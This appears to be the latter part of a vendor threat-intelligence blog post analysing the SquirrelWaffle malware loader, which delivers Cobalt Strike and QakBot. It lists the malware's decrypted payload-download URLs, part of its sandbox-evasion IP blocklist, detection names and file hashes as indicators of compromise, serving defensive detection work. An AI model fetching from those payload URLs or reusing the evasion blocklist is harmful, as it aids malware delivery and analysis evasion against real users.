109.190.93.219  
109.70.100.23  
109.70.100.25  
109.70.100.33  
109.70.100.34  
109.74.154.92
```

Part of decrypted data from the analyzed SquirrelWaffle

payload.


This list is used by the malware as a blocklist, likely to avoid the malware from being analyzed by sandboxes. The second list contains the payload URLs, which SquirrelWaffle uses to download additional malware.

```
[+] Decrypted data:

afrizam.360cyberlink.com/f36rjSN5D1
assurant.360cyberlink.com/D6x4k8U9Hi1
bonusvulkanvegas.srdm.in/U7o0xmI1m
bussiness-z.ml/3pdEiqsni
cablingpoint.com/LjD60hkp
celulasmadreenmexico.com.mx/Wt793Aua
dashboard.adlytic.ai/LlvLoc903
ebrouteindia.com/JEq6e1hNR
gerencial.institutoacqua.org.br/XynFkhJAXnm
giasuphire.tddvn.com/miF043YP9b
ifiengineers.com/h6Vc55g2e
perfectdemos.com/T6PQGYCMT
priyacareers.com/6iTHMPbU
sig.institutoacqua.org.br/tM7tINg2sCU
test.dirigu.ro/dXf4cS46PL
```

SquirrelWaffle payload URLs.

The SquirrelWaffle sample from this campaign was downloading a CobaltStrike beacon, using “.txt” as an extension.



CobaltStrike beacon downloaded by SquirrelWaffle.

Aside from CobaltStrike, SquirrelWaffle was also found delivering QakBot, which is a modular banking trojan and information stealer, active since 2007.

Conclusion

SquirrelWaffle is a new malware loader that is being used to deliver Cobalt Strike and QakBot. The infection vector occurs through spam emails with malicious Office documents that eventually downloads SquirrelWaffle DLL.

Although this malware was spotted delivering Cobalt Strike and QakBot so far, we are continuously monitoring this threat as it can be used by more malware families. **Netskope Advanced Threat Protection** provides proactive coverage against zero-day samples including APT and other malicious Office documents using both our ML and heuristic-based static analysis engines, as well as our cloud sandbox. The following screenshot shows the detection for

`fb41f8ce9d34f5ceb42b3d59065f63533d4a93557f9353333cbc861e3aff1f09` , indicating it was detected by Netskope Advanced Heuristic Analysis.

Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- **Netskope Threat Protection**
VB:Trojan.Valyria.5292
- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
 - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
 - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

IOCs

SHA256 Hashes

Infected “.doc”	fb41f8ce9d34f5ceb42b3d59065f63533d4a93557f9353333cbc861e3aff1f09
Infected “.xls”	2f3371880117f0f8ff9b2778cc9ce57c96ce400afa8af8bfabbf09cb138e8a28
SquirrelWaffle DLL	00d045c89934c776a70318a36655dcdd77e1fedae0d33c98e301723f323f234c
CobaltStrike Beacon	3c280f4b81ca4773f89dc4882c1c1e50ab1255e1975372109b37cf782974e96f

The full list of IOCs, the script that decrypts SquirrelWaffle configuration, and a Yara rule can be found in our [Github repository](#).